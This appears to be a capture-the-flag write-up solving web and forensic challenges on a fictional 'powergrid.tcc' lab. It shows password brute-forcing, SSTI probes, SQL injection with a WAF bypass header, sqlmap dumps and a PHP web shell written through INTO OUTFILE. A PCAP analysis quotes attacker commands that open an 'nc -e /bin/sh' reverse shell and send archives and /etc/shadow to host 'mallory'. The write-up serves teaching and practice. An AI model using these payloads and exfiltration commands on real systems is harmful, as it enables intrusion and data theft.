


Figure 7: RMS announcement page

We see several users with different numbers. I'm trying to see if there are any others.

```
for i in {1..1337}; do echo -n ${i}; curl -s --cookie "PHPSESSID=99b3d683faac1c8e05cc777d630f580f" "http://idm-new.powergrid.tcc/user/${i}" |grep "@powergrid.tcc" ; done
```

We have users from 1 to 30!!!!

Okay, so we need to BF the account of the user who also has admin rights !!! **ella.reed@powergrid.tcc / ROLE_ADMIN**

```
python3 poc_ia_qwen_rms_01_bf.py
[+] Brute-force lancé pour : ella.reed@powergrid.tcc
[+] Wordlist : /usr/share/SecLists-master/Passwords/rockyou.txt
[+] Threads : 8
[+] Rapport toutes les 1,000 tentatives

[+] 14,344,380 mots de passe chargés.

MOT DE PASSE TROUVÉ : '123abc'
```

The bruteforce script with Qwen is available here :

- [Script BF password](#)

So now we can authenticate with a user who has an admin role.

we can see interesting things that don't seem to work and/or are disabled

```
<select name="role" class="form-select form-select-sm">
<option value="ROLE_USER">ROLE_USER</option>
<option value="ROLE_ADMIN">ROLE_ADMIN</option>
<!-- Add more roles as needed -->
```




Figure 8: RMS admin panel

```
</select>

test role removal:
admin/users/22/remove-role

test adding role:
/admin/users/12/add-role

This feature is disabled at the moment...
```

Search Users

Search

Search

Username	Email	Roles	Assign Role
jack.henderson	jack.henderson@powergrid.tcc	ROLE_USER	ROLE_USER <input type="button" value="Add"/>
logan.adams	logan.adams@powergrid.tcc	ROLE_USER	ROLE_USER <input type="button" value="Add"/>
ella.reed	ella.reed@powergrid.tcc	ROLE_ADMIN ROLE_USER	ROLE_USER <input type="button" value="Add"/>
michael.ward	michael.ward@powergrid.tcc	ROLE_USER	ROLE_USER <input type="button" value="Add"/>
alexander.richardson	alexander.richardson@powergrid.tcc	ROLE_USER	ROLE_USER <input type="button" value="Add"/>
chloe.sanders	chloe.sanders@powergrid.tcc	ROLE_USER	ROLE_USER <input type="button" value="Add"/>

Figure 9: RMS LDAP test

After hours of unsuccessfully attempting LDAP injections, I switched to another approach: **SSTI** (Server Side Template Injection).

Resources :

- [Swissky Repo SSTI : https://swisskyrepo.github.io/PayloadsAllTheThings/Server%20Side%20Template%20Injection/#identify-the-vulnerable-input-field](https://swisskyrepo.github.io/PayloadsAllTheThings/Server%20Side%20Template%20Injection/#identify-the-vulnerable-input-field)
- [Cobalt.io Blog SSTI : https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti](https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti)

```
{{ 2 + 3 }} -> No users found for query: 5
{{ 2 * 3 }} -> No users found for query: 6
{{ 7 * '7' }} -> No users found for query: 49

{{dump(app)}}
-> No users found for query: Did you forget to run "composer require symfony/twig-bundle"? Unknown function "dump" in
    "__string_template__e87f94743a1959d1b77f6337884e130d".

{{ app.request.server.all|join(',') }}
-->
See image 10

echo -n "RkxBR3tUaEtILWRxaW8tNDlBWC1TWmxHfSAK" | base64 -d
FLAG{ThKH-dqio-49AX-SZIG}
```

Yeah I find the flag : **FLAG{ThKH-dqio-49AX-SZIG}**

Challenge : Webhosting (New services)

The following three challenges are exclusively web-based. Here, **nmap** will be of little use, but enumeration with **dirb** will be much more useful.

```
nmap -sV -p 1-65535 wwwhost-new.powergrid.tcc
PORT      STATE SERVICE VERSION
8000/tcp  open  http    Apache httpd 2.4.62 ((Debian))

dirb "http://wwwhost-new.powergrid.tcc:8000/" /usr/share/dirb/wordlists/small.txt
---- Scanning URL: http://wwwhost-new.powergrid.tcc:8000/ ----
==> DIRECTORY: http://wwwhost-new.powergrid.tcc:8000/app/

---- Entering directory: http://wwwhost-new.powergrid.tcc:8000/app/ ----
==> DIRECTORY: http://wwwhost-new.powergrid.tcc:8000/app/css/
==> DIRECTORY: http://wwwhost-new.powergrid.tcc:8000/app/log/
==> DIRECTORY: http://wwwhost-new.powergrid.tcc:8000/app/tools/
==> DIRECTORY: http://wwwhost-new.powergrid.tcc:8000/app/uploads/

---- Entering directory: http://wwwhost-new.powergrid.tcc:8000/app/css/ ----
---- Entering directory: http://wwwhost-new.powergrid.tcc:8000/app/log/ ----
---- Entering directory: http://wwwhost-new.powergrid.tcc:8000/app/tools/ ----
---- Entering directory: http://wwwhost-new.powergrid.tcc:8000/app/uploads/ ----
```

We arrive at an authentication page and receive error messages that provide us with information.

```
admin / password
-> User found, but password is incorrect.

otherwise the rest gives
-> User not found
```

After that, I tried SQL injections without success.

```
admin' AND 1=1--
admin' AND IF(1=1,SLEEP(2),0)--
admin%27%20UNION%20SELECT%201,2%23
admin'UNION(SELECT(1),(2))%23
admin'UNION(SELECT 1,2)#
admin' OR IF(1=1,SLEEP(5),0) --

I sometimes get 500 errors.
admin'UNION
admin' UN/**/ION SEL/**/ECT 1,2--
admin' UN/*abc*/ION SEL/*xyz*/ECT 1,2--
admin' UN%0bION SEL%0bECT 1,2-- -
```

I resume tracking the user and wonder if there are any users to guess, so I try FUZZ.

```
python3 poc_ia_qwen_webhosting_01_bf_user.py
User found: test
User not found: sql
User not found: admin1
User found: admin
User not found: john
...
```

So we know that there are test and admin.

Then, of course, we try a brute force attack on the test account.

```
python3 poc_ia_qwen_webhosting_02_bf_pass_v2.py
[*] Démarrage du bruteforce sur 14344380 mots de passe (login: test)
[*] Utilisation de 10 threads... Appuie sur Ctrl+C pour arrêter.
...

[+] MOT DE PASSE VALIDE TROUVÉ : testtest
```

The bruteforce script with Qwen are available here :

- Script BF user
- Script BF password

We have just found the password for the user test.

When you log in, you see two pages containing extremely important information.

```
http://wwwhost-new.powergrid.tcc:8000/app/logs.php
http://wwwhost-new.powergrid.tcc:8000/app/events.php
```

```
Server: Modsecurity - IP 203.0.113.10 whitelisted
```

So yes, you have to add this **X-Forwarded-for** header, and then you can try to perform SQLi without blocking/blacklisting !

#	URL	DOMAIN	SUB	HEADER NAME	ADD	MODIFY	REMOVE	HEADER VALUE	STATE	DELETE
1	http://wwwhost-new.powergrid.tcc:8000/app	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	X-Forwarded-For	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	203.0.113.10	ACTIVE	X

Figure 12: Add X-Forwarded-for header

```
SQLi works
admin' OR SLEEP(5)-- -
```

So then, I do everything with the **SQLmap** tool.

```
sqlmap -u "http://wwwhost-new.powergrid.tcc:8000/app/login.php?lang=en" --headers="X-Forwarded-For: 203.0.113.10"
--data="username=admin&password=password" --level=5 --risk=3 --batch
-->
[23:37:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

sqlmap -u "http://wwwhost-new.powergrid.tcc:8000/app/login.php?lang=en" --headers="X-Forwarded-For: 203.0.113.10"
--data="username=admin&password=password" --level=5 --risk=3 --batch --tables
-->
[23:41:05] [INFO] fetching tables for databases: 'information_schema, myapp'
[23:41:05] [INFO] fetching number of tables for database 'myapp'
[23:41:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[23:41:05] [INFO] retrieved: 3
[23:41:05] [INFO] retrieved: events
[23:41:07] [INFO] retrieved: users
[23:41:09] [INFO] retrieved: login_logs

sqlmap -u "http://wwwhost-new.powergrid.tcc:8000/app/login.php?lang=en" --headers="X-Forwarded-For: 203.0.113.10"
--data="username=admin&password=password" --level=5 --risk=3 --batch --columns -T users --batch
-->
Database: myapp
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| password_hash | varchar(255) |
| username | varchar(50) |
+-----+-----+

sqlmap -u "http://wwwhost-new.powergrid.tcc:8000/app/login.php?lang=en" --headers="X-Forwarded-For: 203.0.113.10"
--data="username=admin&password=password" --level=5 --risk=3 --dump-all -T users --batch
-->
[23:57:06] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[23:57:06] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[23:57:28] [INFO] cracked password 'testtest' for user 'test'
Database: myapp
Table: users
[2 entries]
+-----+-----+
| id | username | password_hash |
+-----+-----+
| 1 | admin | d2982588f016f8dfd57a3fc4ac071cc013a8666a |
| 2 | test | 51abb9636078defbf888d8457a7c76f85c8f114c (testtest) |
+-----+-----+
```


As administrator, we get two new pages.

By default, we see the result in the file `/var/www/html/app/log/logins.log`

Inside the app is something such as `shell_exec("/usr/bin/cat /var/www/html/app/log/logins.log | head -n" . escapeshellcmd($lines));`

Admin Tools

```
define('DB_HOST', 'localhost');
define('DB_NAME', 'myapp');
//define('DB_USER', 'developer');
define('DB_USER', 'svc_myapp');
define('DB_PASS', '423e5dc8f0db6b19c85d87d69af31844');
...
```

There are two accounts, one of which has comments, but both use the same password. I am trying to log in with both and check what permissions they have.

```
login : svc_myapp

SHOW GRANTS;
->
GRANT USAGE ON *.* TO `svc_myapp`@`localhost` IDENTIFIED BY PASSWORD '*7DB6FB53598FD16F3E6E8850F4F9596DB9537BFA'
GRANT SELECT ON `myapp`.* TO `svc_myapp`@`localhost`
GRANT INSERT ON `myapp`.`login_logs` TO `svc_myapp`@`localhost`

login : developer
SHOW GRANTS;
->
GRANT FILE ON *.* TO `developer`@`localhost` IDENTIFIED BY PASSWORD '*7DB6FB53598FD16F3E6E8850F4F9596DB9537BFA'
```

So, bingo, the developer account has all rights to the database.

I am already testing page creation by displaying `phpinfo()`

```
SELECT '<?php phpinfo(); ?>' INTO OUTFILE '/var/www/html/app/uploads/phpinfo.'php;
-> yes, I do get a phpinfo file
```

Langue: Français

MariaDB » localhost » Requête SQL

Adminer 5.3.0 5.4.1

BD:

Requête SQL Importer Exporter

Requête SQL

SELECT '<?php echo shell_exec(\$_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/app/uploads/shell2.php'

Requête exécutée avec succès, 1 ligne modifiée. (0.000 s) Modifier

SELECT '<?php echo shell_exec(\$_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/app/uploads/shell2.php';

Figure 13: Create PHP page for RCE

```
SELECT '<?php echo shell_exec($_GET[\"cmd\"]); ?>' INTO OUTFILE '/var/www/html/app/uploads/shell2.php';
->
http://wwwhost-new.powergrid.tcc:8000//app/uploads/shell2.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

http://wwwhost-new.powergrid.tcc:8000//app/uploads/shell2.php?cmd=ls%20-a%20-l%20/
->
total 80
3232023 drwxr-xr-x 1 root root 4096 Oct 21 00:10 .
3232023 drwxr-xr-x 1 root root 4096 Oct 21 00:10 ..
3232009 -rwxr-xr-x 1 root root 0 Oct 21 00:10 .dockerenv
518319 lrwxrwxrwx 1 root root 7 Sep 29 00:00 bin -> usr/bin
518320 drwxr-xr-x 2 root root 4096 Aug 24 16:05 boot 1 drwxr-xr-x 5 root root 340 Oct 21 00:10 dev
2874061 -rwxrwxrwx 1 root root 2425 Oct 17 19:14 entrypoint.sh
3232010 drwxr-xr-x 1 root root 4096 Oct 21 00:10 etc
520302 drwxr-xr-x 2 root root 4096 Aug 24 16:05 home
520303 lrwxrwxrwx 1 root root 7 Sep 29 00:00 lib -> usr/lib
520304 lrwxrwxrwx 1 root root 9 Sep 29 00:00 lib64 -> usr/lib64 520305 drwxr-xr-x 2 root root 4096 Sep 29 00:00 media
520306 drwxr-xr-x 2 root root 4096 Sep 29 00:00 mnt
2873917 drwxr-xr-x 1 root root 4096 Oct 17 19:15 opt 1 dr-xr-xr-x 514 root root 0 Oct 21 00:10 proc
520309 drwx----- 2 root root 4096 Sep 29 00:00 root
2859184 drwxr-xr-x 1 root root 4096 Oct 21 00:10 run
520314 lrwxrwxrwx 1 root root 8 Sep 29 00:00 sbin -> usr/sbin
3232189 drwxr-xr-x 2 755 root 4096 Oct 21 00:10 secrets
520315 drwxr-xr-x 2 root root 4096 Sep 29 00:00 srv 1 dr-xr-xr-x 13 root root 0 Oct 21 00:10 sys
2859190 drwxrwxrwt 1 root root 4096 Oct 21 19:35 tmp
```

```
2859191 drwxr-xr-x 1 root root 4096 Sep 29 00:00 usr
2874219 drwxr-xr-x 1 root root 4096 Oct 17 19:15 var
```

And there we see, among the files and folders, a folder that should not be there, but whose name is self-explanatory : *secrets*

```
http://wwwhost-new.powergrid.tcc:8000//app/uploads/shell2.php?cmd=ls%20-a%20/secrets
-->
total 12
3232189 drwxr-xr-x 2 755 root 4096 Oct 21 00:10 .
3232023 drwxr-xr-x 1 root root 4096 Oct 21 00:10 ..
3232190 -rw-r--r-- 1 root root 26 Oct 21 00:10 flag.txt

http://wwwhost-new.powergrid.tcc:8000//app/uploads/shell2.php?cmd=cat%20/secrets/flag.txt
-->
FLAG{BCba-VkYk-Kw3N-HFPw}
```

Yeah I find the flag : **FLAG{BCba-VkYk-Kw3N-HFPw}**

NB : While writing my write-up, I realized that it was quicker and easier to obtain the flag. Since all the challenges were Docker-based, I guessed that the *entrypoint.sh* file existed.

```
100 /entrypoint.sh
-->

#!/bin/bash
...
mkdir -p /secrets
chown 0755 /secrets
echo ${WEBHOSTING_FLAG} > /secrets/flag.txt

unset -v WEB_ADMIN_PASS WEB_TEST_PASS DB_PASS WEBHOSTING_FLAG

#rm /entrypoint.sh

/usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
```

So we can then display the flag directly without going through all the previous steps. A big FAIL with a big GUESSING ;-)
!

```
100 /secrets/flag.txt
-->

FLAG{BCba-VkYk-Kw3N-HFPw}
```

Challenge : Inaccessible backup (Incident analysis)

The following three challenges are more forensic-oriented, aimed at finding flags.

We have a file corresponding to a certain type of memory

```
file inaccessible_backup.dump
inaccessible_backup.dump: QEMU suspend to disk image
```

At first, I tried to solve this challenge using **volatility**, but I was unsuccessful.

Resources :

- Proxmox forensic : <https://forum.proxmox.com/threads/forensics-obtaining-disk-and-memory-images.144729/>
- Volatity / Layerwriter : <https://github.com/volatilityfoundation/volatility3/issues/412#issuecomment-757936207>

```
python3 volatility3/vol.py -f inaccessible_backup.dump layerwriter.LayerWriter --list
Volatility 3 Framework 2.7.0
WARNING volatility3.framework.interfaces.automagic: Reads to this layer are slow, it's recommended to use the layerwriter plugin once to
produce a raw file
Progress: 100.00 PDB scanning finished
Layer name Layer type

base_layer FileLayer
primary QemuSuspendLayer

python3 volatility3/vol.py -f inaccessible_backup.dump layerwriter.LayerWriter --layers primary > extracted_memory.raw
WARNING volatility3.framework.interfaces.automagic: Reads to this layer are slow, it's recommended to use the layerwriter plugin once to
produce a raw file

strings primary.raw | grep BOOT_
BOOT_IMAGE=/boot/vmlinuz-6.1.0-38-amd64 root=UUID=42fbcf78-cbbe-4966-a7ef-9a982001a7e0 ro quiet

strings primary.raw | grep debian
6.1.0-38-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP
PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02)

I retrieve the correct file from the SYMBOLS table:
https://github.com/Abyss-W4tcher/volatility3-symbols/blob/master/Debian/amd64/6.1.0/38/Debian_6.1.0-38-amd64_6.1.147-1_amd64.json.xz

only a few plugins worked
python3 volatility3/vol.py -f primary.raw --symbol Debian_6.1.0-38-amd64_6.1.147-1_amd64 linux.psscan.PsScan
python3.11 volatility3/vol.py -f inaccessible_backup.dump --symbol Debian_6.1.0-38-amd64_6.1.147-1_amd64 linux.pstree.PsTree
python3.11 volatility3/vol.py -f inaccessible_backup.dump --symbol Debian_6.1.0-38-amd64_6.1.147-1_amd64 linux.lsof.Lsof
python3.11 volatility3/vol.py -f inaccessible_backup.dump --symbol Debian_6.1.0-38-amd64_6.1.147-1_amd64 linux.proc.Maps
```

Ultimately, this challenge is solved with the indispensable **strings** tool.

```
strings inaccessible_backup.dump |grep --color=always "backup"
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP+k1zEHvb6XqD8k6k+E71dxIPP+sL6fdCX+/Td1jiNJ bkp@backup.powergrid.tcc
backup_key-cert.pub
...
```

We reconstruct the private key using **strings** and retrieve 4 private keys.


```
strings inaccessible_backup.dump |grep -A30 -B30 "PRIVATE"
-----BEGIN OPENSsh PRIVATE KEY-----
...
-----END OPENSsh PRIVATE KEY-----

ssh -i private4.key bkp@backup.powergrid.tcc
FLAG{VDg1-MfVg-LsJI-NOS4}
Connection to backup.powergrid.tcc closed.
```

Yeah I find the flag : **FLAG{VDg1-MfVg-LsJI-NOS4}**

Challenge : Suspicious communication (Incident analysis)

The following three challenges are more forensic-oriented, aimed at finding flags. Here we have a PCAP file.



Protocole	Pourcent Paquets	Paquets	Pourcent Octets	Octets	Bits/s	Paquets de Fin	Octets de Fin
Frame	100.0	116443	100.0	41976776	1 356 k	0	0
Linux cooked-mode capture	100.0	116443	5.5	2328880	75 k	0	0
Internet Protocol Version 6	96.1	111899	10.7	4476032	144 k	0	0
User Datagram Protocol	0.0	2	0.0	16	0	0	0
Data	0.0	2	0.0	301	9	2	301
Transmission Control Protocol	96.0	111802	8.9	3728364	120 k	87481	2950092
Transport Layer Security	0.3	351	0.3	117581	3 799	351	117581
Hypertext Transfer Protocol	20.6	23970	12.1	5065648	163 k	11994	2238976
MIME Multipart Media Encapsulation	0.0	1	0.0	367	11	1	367
Line-based text data	10.3	11972	7.1	2968186	95 k	11972	2968186
HTML Form URL Encoded	0.0	3	0.0	133	4	3	133
Internet Control Message Protocol v6	0.1	95	0.0	3245	104	95	3245
Internet Protocol Version 4	3.9	4534	0.2	90688	2 930	0	0
User Datagram Protocol	0.0	16	0.0	128	4	0	0
Domain Name System	0.0	14	0.0	523	16	14	523
Data	0.0	2	0.0	301	9	2	301
Transmission Control Protocol	3.9	4510	0.3	125512	4 055	3297	86696
Transport Layer Security	0.2	275	0.2	85561	2 764	275	85561
Hypertext Transfer Protocol	0.0	58	0.0	10520	339	39	6928
Line-based text data	0.0	18	0.0	5020	162	18	5020
HTML Form URL Encoded	0.0	1	0.0	88	2	1	88
Data	0.8	880	54.7	22974594	742 k	880	22974594
Internet Group Management Protocol	0.0	2	0.0	24	0	2	24
Internet Control Message Protocol	0.0	6	0.0	945	30	6	945
Address Resolution Protocol	0.0	10	0.0	280	9	10	280

Figure 14: Protocols Hierarchy

I'll list the interesting things in this chall

```
tcp.stream eq 11675
```

We can see a [filemanager.php](#)

When attacker get the credentials, he use it to install a webshell. Then use webshell to get reverse shell - as everything is http only, we can see all commands and response of the system in the PCAP. Endly mysql console is used the same way as reverse shell

```
tcp.stream eq 11678
```

```
tar -zcf /tmp/html.tgz /var/www/html
cat /tmp/html.tgz | nc mallory 42122

sudo /usr/bin/mysql -e '\! nc -e /bin/sh mallory 42123'
```

```
tcp.stream.eq 11681
```

it's our [file](#) : html.tgz

And I know Magic Header 'tgz' : 1F 8B 08

Magic Header : https://www.garykessler.net/library/file_sigs.html

```
cat html.data | xxd -r -p > html.tgz
file html.tgz
html.tgz: gzip compressed data, from Unix, original size modulo 2^32 256000
```

and finally another very interesting frame

```
tcp.stream eq 11682
```

```
cat /etc/passwd
```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,./nonexistent:/bin/false
messagebus:x:101:102:./nonexistent:/usr/sbin/nologin
tcpdump:x:102:104:./nonexistent:/usr/sbin/nologin
webmaster:x:1000:1000:.,,./home/webmaster:/bin/bash

tar zcf /tmp/all.tgz /etc /root /home
curl -k -s https://mallory:42120/pincode/`hostname -f` > /tmp/secret
ls -alh /tmp

total 17M
drwxrwxrwt 1 root    root    4.0K Jul 16 08:07 .
drwxr-xr-x 1 root    root    4.0K Jul 16 08:05 ..
-rw-r--r-- 1 root    root    17M Jul 16 08:07 all.tgz
-rw----- 1 root    root    182 Jul 16 08:05 apache2-stderr---supervisor-gvzlqfqv.log
-rw----- 1 root    root      0 Jul 16 08:05 apache2-stdout---supervisor-l6ohlz0u.log
-rw-r--r-- 1 www-data www-data 46K Jul 16 08:07 html.tgz
-rw----- 1 root    root      0 Jul 16 08:05 mysqld_safe-stderr---supervisor-g6ruwbqj.log
-rw----- 1 root    root    135 Jul 16 08:05 mysqld_safe-stdout---supervisor-lct36jfa.log
drwxr-xr-x 2 root    root    4.0K Jul 16 08:05 output
-rw----- 1 root    root    131 Jul 16 08:05 pcap-stderr---supervisor-cl8n5_cp.log
-rw----- 1 root    root      0 Jul 16 08:05 pcap-stdout---supervisor-qrq22yby.log
-rw-r--r-- 1 root    root      6 Jul 16 08:07 secret

cat /etc/shadow | openssl enc -aes-256-cbc -e -a -salt -pbkdf2 -iter 10 -pass file:/tmp/secret | nc mallory 42124
cat /tmp/all.tgz | openssl enc -aes-256-cbc -e -a -salt -pbkdf2 -iter 10 -pass file:/tmp/secret | nc mallory 42125
exit

```

Sometimes it can be interesting to follow conversations rather than protocols.

Adresse A	Adresse B	Paquets	Octets	ID de flux	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Début Rel	Durée	Bits/s A → B	Bits/s B → A
0.0.0.0	224.0.0.1	2	132 octets	2	132 octets	0 octets	0	0 octets	78.674278	125.0030	8 bits/s	0 bits/s
10.99.254.2	10.99.25.101	4518	23 Mo	0	2132	190 ko	2386	23 Mo	0.489970	192.4753	7888 bits/s	964 kbps
127.0.0.1	127.0.0.1	14	1 ko	1	7	511 octets	7	684 octets	63.214456	99.0595	41 bits/s	55 bits/s

Figure 15: Conversations

I can recover *all.tgz* file here

```
tcp.stream eq 11689
```

I can recover */etc/shadow* but encrypted

```

tcp.stream eq 11688

U2FsdGVkX1/9uKUTfz8qHYTQvtzVE/dUT30+zuIT1yjWa0kf12ntxBWS+i3i3Z87
FPzCkH8jzB0o8pPgaLgLYEEPk3eyLh4AHDof0VBNN/Ue6guPgZMbkiCS3WrMng
lpHaYz5xvvDN8+jgS6p2avLYi86Aw0MYjFEq2cmiQnw8wA5S8myiaZf0bs81az7
u6A1S41gsQlh33r2of7Q0c6aX1uJdYtrEBgTaK1DyJ5pApJpYfxXvm3VzAs3REmx
QE6McMzix/kuLLPA8KrfnaXI80xypTWEer+6TMekycF+BRMgaesAMAHpTQsi0XDS
MGThSgY3cXGe7uKpxg2MgMavIXX3w0cHfzvlFRvGSe1tzrUt8i0LS3en+gmroWwH
HsXk02Znhza0hpHz7v4M0yuHYUWcekn5Jdotc0E8c94bSxu+W7j0FeSZAdF07ikS
1YqWyk9fRnhrZ62I8R5fjh08HcNr4WnpumsgRjLIB0Z6MSZ2n1d6VUxg2Taw2mU
Io9Nrqs5EVv8V8JF2uvrp5Dpb0LnvGffGEVCR/q1mjtNOD86wAj+F2zFMJa34Gs

```

```
T46tcWDBJNS1Ub0ExjfJsiIoXy95Jy+B0+12yAaZJVyds2dLhJumRg/PloEvr4
aAZ22Ikcpg1JmJDeQImIegNla0a00My8g27MNU9/uJwU6jr7ucfLz+cEWXdaXFJV
IBMiIV1lp9M+mjDktWdn1ldmaHCnq/dgcIEAS8/QSgx7GRJRq4BmY9FBfJfLzT23
6NgUgGv9sqIbbu3yIAZcWdR5pbtXtZQBUxS+NylvMH3nRQJJBmnNmmFiABMt0hCL
EF44dH+jwFXMwD3L3FhcPQKEv5NYZEAU17oeX9jIKmDndG9Ry+DwkC/uUGFyPhR
rNniENEim7Gve9n/C8RsNzU35hmLUDrqlIYY6inKQMxaX+tA2zgd2JK35Rf8JZ3b
oybLXINjsz2+nNCBI+kz8A==
```

Now, the steps to decrypt the two files are as follows:

```
cat /etc/shadow | openssl enc -aes-256-cbc -e -a -salt -pbkdf2 -iter 10 -pass file:/tmp/secret | nc mallory 42124
cat /tmp/all.tgz | openssl enc -aes-256-cbc -e -a -salt -pbkdf2 -iter 10 -pass file:/tmp/secret | nc mallory 42125

curl -k -s https://mallory:42120/pincode/`hostname -f` > /tmp/secret

ls -alh /tmp
...
-rw-r--r-- 1 root      root          6 Jul 16 08:07 secret

--> secret would be 6 characters seen in ls -l
```

So I can use brute force to find the secret that allows me to decrypt the files. To be faster, you have to start with the */etc/shadow* file, which is very small compared to *all.tgz*.

```
python3 poc_ia_gpt_suspicious_01_bf.py -p 1 -r 000000:999999 b64_shadow.log
Salt (hex): fdba45137f3f2ald
Trying pins 000000 → 999999 with 1 processes... (PBKDF2 iter=10)

FOUND PIN: 101525 (used sha256)
Decrypted text written to: decrypted_101525.txt
```

The bruteforce script with GPT are available here :

- [Script BF PIN code](#)
- [Script BF GZ file](#)

and next to recover *all.tgz* file

```
python3 poc_ia_gpt_suspicious_02_bf_gz.py -p 1 -r 101525:101525 b64_all.tgz.log
Salt (hex): 6257460e7dcec231
